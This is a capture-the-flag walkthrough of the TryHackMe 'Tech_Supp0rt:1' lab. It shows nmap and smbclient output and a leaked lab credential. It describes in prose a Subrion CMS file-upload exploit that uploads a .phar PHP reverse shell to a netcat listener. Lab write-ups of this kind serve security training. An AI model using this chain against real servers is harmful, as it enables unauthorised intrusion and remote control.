Tech_Supp0rt:1 – TryHackMe

A box of how a scammer's server got hacked due to some unpatched vulnerabilities.

Nmap scan – identifies the open ports:

22/tcp – ssh(secure shell)

80/tcp – HTTP


139/tcp – Netbios-ssn

445/tcp – SMB(samba share)

```
due@dueresist: ~
File  Actions  Edit  View  Help
due@dueresist: ~/Downloads ×   due@dueresist: ~ ×
└─$ nmap -sC -sV -Pn -n -A 10.10.58.89
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-16 14:17 EDT
Nmap scan report for 10.10.58.89
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
|   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
|_  256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-04-16T18:19:18
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: techsupport
|   NetBIOS computer name: TECHSUPPORT\x00
|   Domain name: \x00
|   FQDN: techsupport
|_  System time: 2022-04-16T23:49:17+05:30
|_clock-skew: mean: -1h49m59s, deviation: 3h10m29s, median: 0s
```


SSH seems like a dead end because we lack credentials to access the system.

Enumerating port 80 –HTTP displays a default apache web page where we can conclude the OS running is Linux OS.



Performing a directory brute force using dirsearch found in https://github.com/maurosoria/dirsearch there were only 2 subdomains;

- *Wordpress*
- *Test*




Further enumerating wordpress using wpscan to obtain a potential vulnerability seemed like a dead end

Enumerating SMB I was able to login with no password and discovered a file called enter.txt which I was able to download and view its contents

```
┌──(due㉿dueresist)-[~]
└─$ smbclient -L \\\\10.10.58.89\\websvr
Enter WORKGROUP\due's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        websvr          Disk
        IPC$            IPC       IPC Service (TechSupport server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP

┌──(due㉿dueresist)-[~]
└─$ smbclient \\\\10.10.58.89\\websvr
Enter WORKGROUP\due's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May 29 03:17:38 2021
  ..                                  D        0  Sat May 29 03:03:47 2021
  enter.txt                           N      273  Sat May 29 03:17:38 2021

                8460484 blocks of size 1024. 5698828 blocks available
smb: \> get enter.txt
getting file \enter.txt of size 273 as enter.txt (0.4 KiloBytes/sec) (average 0.4
KiloBytes/sec)
smb: \> |
```

The content of enter.txt contains instructions and a username:admin & credentials.





After decoding the hashed password we obtain the above credentials.

One thing takes my attention, the subrion site


```
┌──(due㉿dueresist)-[~]
└─$ cat enter.txt
GOALS
═══
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
═══
Subrion creds
├─→admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk [cooked with magical formula]
Wordpress creds
├─→
```

Navigating to the subrion site seems like a dead end but after intercepting with burpsuite and sending the request to the repeater with the path subrion/robots.txt, a path subrion/panel/ discovers a login page which after attempting the credentials under enter.txt we are able to login to the system.







During the enumeration process ,Wappalyzer reveals that the site is running Subrion as a CMS and I also discovered a file upload function in the sytem



Setting out to look for a specific CVE for the subrion CMS using searchsploit I discovered a file upload vulnerability




Download the code and edit changing the IP and paths




Exploiting the CMS gives us a connection a web shell...Hurray!!!!!!

We need more than just a web shell!!!!




After enumerating the system I was able to discover that the system accepts .phar extension upload

Navigated pentest monkey on Github where I was able to download and upload a php reverse shell on the system.



All I had to do was to change the IP to my tun0 and the listening port to the port of my wish then creating a netcat listener where a connection was established after uploading the php reverse shell and navigating to its link.




